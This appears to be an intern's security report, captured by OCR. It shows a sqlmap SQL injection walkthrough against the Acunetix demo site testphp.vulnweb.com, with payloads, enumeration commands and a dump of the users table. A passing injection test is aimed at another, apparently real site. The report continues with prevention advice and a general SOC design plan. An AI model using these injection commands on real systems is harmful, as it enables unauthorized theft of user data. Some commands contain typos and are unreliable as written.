


testphp.vulnweb.com/search.php?test='
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61


Now,
For checking SQL injection we basically used ‘ “ + - -
Here I change Parameter Value https://cbi.iq/search?word=hello” (Add “)
Now As response
2. Now Then I use Sqlmap to extract data base of your website http://testphp.vulnweb.com
To determine the databases behind the web site then used this command on sqlmap terminal **sqlmap -u http://testphp.vulnweb.com/serach.php?test=’ --dbs** (--dbs for DBMS databases)

Result:




```
---
Parameter: test (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: test=' AND (SELECT 1708 FROM (SELECT(SLEEP(5)))YqvD)-- wWZF

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e7
---
[02:18:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[02:18:13] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

3. Now retrieve all the tables which are present in database prob by using following command **sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart –tables**
As above picture we retrieve all the tables inside your Data base
4. Now,



```
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: test=' UNION ALL SELECT NULL,CONCAT(0x716b6b7171,0x44756b43545a4e71
6c675467627463714l477a50496c6c525a524b777571524c6b50624751777272,0x71786a7071),N
ULL-- uUpG
---
[05:41:26] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:41:26] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```




```
└──╼ $sqlmap --url http://testphp.vulnweb.com/search.php?test=%27 -D acuart --tables
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.8#stable}
|_ -| . [)]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
 Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 05:40:55 /2020-12-20/

[05:40:57] [WARNING] it appears that you have provided tainted parameter values ('test='') with most likely leftover chars/statement
ly valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[05:41:25] [INFO] resuming back-end DBMS 'mysql'
[05:41:25] [INFO] testing connection to the target URL
[05:41:26] [WARNING] there is a DBMS error found in the HTTP response body which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
```

As above picture we retrieve all the tables inside your Data base

4. Now, we want to gain more information about users table then type the following command **sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuart -T acuart –columns**

Result:



```
---
[05:58:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.0.12
[05:58:35] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```


As above pic we retrieved User pass email phone address columns present in **users** table

5. Now, gain the attribute values such as "**uname, pass, email, address**" present in the table "**users**"

I used command:

sqlmap --url http://testphp.vulnweb.com/serach.php?test=%27 -D acuate -T users -C uname,pass,email,address --dump

Result



```
[06:08:10] [INFO] fetching entries of column(s) 'address, email, pass, uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+------+-----------------+----------+
| uname | pass | email           | address  |
+-------+------+-----------------+----------+
| test  | test | email@email.com | 21 street |
+-------+------+-----------------+----------+
```

Here we successfully able retrieved **uname**, **password, email** and **address.**

Impact and Risk

With no mitigating controls, SQL injection can leave the application at a **high-risk** of compromise resulting in an impact to the **confidentiality**, and **integrity** of data as well as **authentication** and **authorization** aspects of the application.

An adversary can steal sensitive information stored in databases used by vulnerable programs or applications such as user credentials, trade secrets, or transaction records. SQL injection vulnerabilities should never be left open; they must be fixed in all circumstances. If the authentication or authorization aspects of an application is affected an attacker may be able login as any other user, such as an administrator which elevates their privileges.

How to prevent SQL injection:

Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

The following code is vulnerable to SQL injection because the user input is concatenated directly into the query:

```
String query = "SELECT * FROM products WHERE category = '"+ input + "'";

Statement statement = connection.createStatement();

ResultSet resultSet = statement.executeQuery(query);
```

This code can be easily rewritten in a way that prevents the user input from interfering with the query structure:

```
PreparedStatement statement = connection.prepareStatement("SELECT * FROM products WHERE category = ?");

statement.setString(1, input); ResultSet resultSet = statement.executeQuery();
```

Parameterized queries can be used for any situation where untrusted input appears as data within the query, including the **WHERE** clause and values in an **INSERT** or **UPDATE** statement.

They can't be used to handle untrusted input in other parts of the query, such as table or column names, or the ORDER BY clause. Application functionality that places untrusted data into those parts of the query will need to take a different approach, such as white-listing permitted input values, or using different logic to deliver the required behavior.

Hope You will fix this issue soon
Best Regards
Cyber Resilience Intern (D4N6)

4. SOC Design Specification Document

AIM

IT threats continue to evolve and become more evasive, blended, and persistent, with attackers finding resourceful ways to avoid detection and breach security. The key to cyber defense is to develop Security Operations Centres (SOCs) that will evolve continuously to effectively counter such advanced attacks.

Steps to a Successful SOC

1. Define the strategy and implementation plan.

As security management requirements vary across organizations, it is imperative to first understand the enterprise's requirements and drivers for an SOC. Therefore, you need to:
Conduct an as-is assessment to gain insight about the current state, define the target state, and plan better to implement effective solutions.
Plan a phase-wise implementation with key objectives for each phase, as well as details of activities you need to perform.

2. Define the key components.

Define the technologies to be used in the SOC and how they aretobe integrated. Then, identify information and event sources, develop use cases, and decide on the reporting structure. n


Technologies:
These technologies can be adopted based on where you are on the maturity curve. For example, in terms of detection and protection, you can start with basic security controls such as antivirus, intrusion detection, proxies, and firewalls), and then move on to more enhanced techniques such as honey pots and endpoint threat detection and response. Similarly, in terms of security analytics, you can first ensure you are reviewing security event data, and later include forensic-level information. For service management, you can start with a simple workflow and later add response orchestration for automation.

Information Sources: Next, organizations should identify the most relevant information sources like:
Security tools or devices such as antivirus systems, firewalls, and web and email security that generate alerts and events for any security issue detected.
Identity and access management (IAM) systems including an active directory and IAM tools n Enrichment sources including internal and external data feeds that help understand the context and evaluate a security incident.
Platform and application related information
Reporting and Use Cases: After selecting the technologies and information sources, define use cases and reports. To arrive at these use cases, you should:
Create a high-level threat profile of the environment n Set high-level detection objectives, including events of interest (e.g., brute force attacks, data extraction, etc.) and the threshold for each
Create reports that offer a view of overall traffic trends or attack patterns to facilitate informed decisions. To be effective, these reports should be

Targeted to the recipients
Provide actionable insights for each stakeholder
Have well-defined key performance indicators (KPIS) and key risk items (KRIS) for each line item.

3. Implement the SOC.

The implementation phase includes deployment of the selected SOC tools and technologies, configuration of processes, and creation of an SOC team. Each technology has a different topology, as defined by the vendor. The most critical is the security analytics layer, which gathers information from various sources and brings additional context from external and internal sources to deliver efficient and actionable information to the SOC team. Figure 2 shows our suggested model for security analytics.


Intelligence
Gather intelligence on latest threats and threat actors
Engineering
Ingest intelligence into tools and technologies for detection/protection
Operations
Monitor and respond to cyber security incidents

SOC Operational Pyramid

The organizational infrastructure deployed at the enterprise level is the actual infrastructure you are going to use to protect all the required areas of your organization. These are the devices and technology that will be deployed across the entire enterprise in key locations that will perform the actual job of protecting, detecting, or stopping malicious behavior or attacks. This can be the firewall used at the perimeter or in your network or even at third-party companies and cloud service providers all the way to the antivirus software on a user's endpoint computer. When you look at a defense-in-depth approach to security, you will find many different systems that all need to be managed and monitored by trained security professionals to ensure they all work and are configured properly, they are being looked at and important alerts are being addressed. This section is not here to help you design or build the security of your network. Instead it is here for you to get a feeling, appreciate, or to help others understand the daunting task your SOC may face in managing and monitoring your organizations security. Some people believe that it is not a big deal to run a SOC, you just sit in front of the computer and read whatever the screen tells you and then call someone. I wish it was that easy because then we would not see so many data breaches in the news. When we look at a typical organizational security infrastructure, some people like to talk in terms of a defense-in-depth strategy because it is easy to break down the things needed for security into areas that will be deployed on the network infrastructure.





Figure 1. IT Services and their context

Let us take a quick look at some of the organizational security infrastructure that would be needed at various levels of that defense-in-depth strategy. This is not a complete or exhaustive list but rather just a sampling to help your thought process around what is really going to be needed by your SOC if you have to manage, maintain, or monitor all this stuff. Keep in mind that I am not going to explain the function of these devices but rather how these technologies are viewed from a SOC perspective or how they would integrate, be managed by, or be utilized within your SOC.

Observations and analyses

Because each SOC is as unique as the organization it belongs to, it is critical to understand the factors that influence their result. A SOC can include all internal operations, processes, technologies and staff, rely heavily on external provider managed services, or can be a hybrid of out-tasked and internal capabilities. To determine the right balance for an organization, one has to consider cost, skills availability, single point versus multiple global locations, and the importance of around-the-clock coverage and support



Assessment method

For the assessment method, some of these factores have been combined, and other aspects such as competences, and experience have been added. The questionnaire is divided into four groups, i.e. sharing knowledge, secure service development, continuous monitoring and damage control. The rating per axis is: 1 = unsatisfactory, 2 = concerned, 3 = suboptimal, 4 = satisfactory, 5 = desired level. The rating is relative to the organization's level, i.e. its objective per axis. The visual representation as shown in above figure.

For each SOC visited, a spider diagram was drafted and discussed with the SOC analysts until it was a reasonable interpretation of the effectiveness of the SOC's operational activities. Using this assessment method periodically, one may monitor the progress of improvement activities.

Anchoring the SOC

Each of SOC's functions has inseparable relationships with functions within the user and IT organizations. In Figure 4, these relationships are shown. The Intelligence function of the SOC maintains a close relationship with the user organization, since it has to focus on protecting against threats specific for this business, and the customer and user community. This task can only be performed with sufficient knowledge of the user organization, being aware of all relevant changes, and with close contact with the CISO, Information Security Officer (ISO), security staff, information managers, project leaders, architects, etc. Hence, there must be at least one analyst within the Intelligence function, acting as liaison for the user organization.

Three functions of the SOC, i.e. Intelligence, Baseline Security and monitoring, need a close relationship with the engineers and staff of Functional and Technical Support within the IT organization. They must be aware of the changes affecting security, security incidents, release management, patch management, etc. and must give instructions about the hardening process, high priority and security patches, settings for security related parameters, logging and collecting logging information, etc. Moreover, they need to be authorized to access many sensitive parts of the network and systems to perform their investigations. At the very least, the SOC needs a liaison within the IT organization, in Figure 5 indicated as a specialized Security engineer. This engineer is the primary entry point for the SOC.

Evaluation

Assuming this model is adopted by a country to protect e-government services for multiple agencies, a number of practical issues have to be solved. If, for example, the SOC operates for more than one Ministry, the individual ministerial responsibility is an issue. In the case of a severe incident, which minister has to submit to parliament – the minister responsible for the SOC or the minister who suffered the cyber-attack?



User organization 1
Security by Design
Damage Control
CISO
ISO
(Web) Applications
VALUE
DATA
User organization ...
User organization N
Security by Design
Damage Control
CISO
ISO
(Web) Applications
VALUE
DATA
Shared Service SOC
Attack Patterns
INTELLIGENCE function
• Specific analysis of intelligence per user organization
• Analysis of security incidents
BASELINE SECURITY function
• Compliance Scans
• Vulnerability Scans
MONITORING function
Logs
• Observation
• Log collection and selection
• SIEM
PENTEST function
FORENSIC function
• Log analyses
• Investigations
Infrastructure A
Functional and Technical Support
Security engineer
NOC
Infrastructure ...
Infrastructure Z
Functional and Technical Support
Security engineer
NOC
Liaison within the user organization:
• Information Security Officer (ISO), on behalf of CISO
• Security by Design (architects and consultants)
• Business Damage Control (security staff)
Anchoring the relation with the user organization and the business processes
Liaison within Functional and Technical Support:
• Security engineer
Anchoring the relation with Support and the infrastructure

Figure 5. Centralized SOC with local liaisons

Another point of discussion is funding, which is mainly an issue if a SOC is used to protect a chain crossing a number of agencies and private parties. There is a number of leads for further research in this area.

Conclusion

Having a comprehensive SOC can enhance your ability to proactively detect, prevent, and respond to security threats and incidents. Given the rapidly evolving digital landscape and nature of threats, technologies used in SOCs should be scalable and interoperable to ensure effective and efficient operations. The process should be designed with stakeholder accountability and communications, and associated mechanisms should be defined as part of the processes. While it is imperative to build an SOC with the right mix of talent and functional attributes, infrastructure, processes, and technologies, continuous improvement to achieve operational maturity should also be ensured.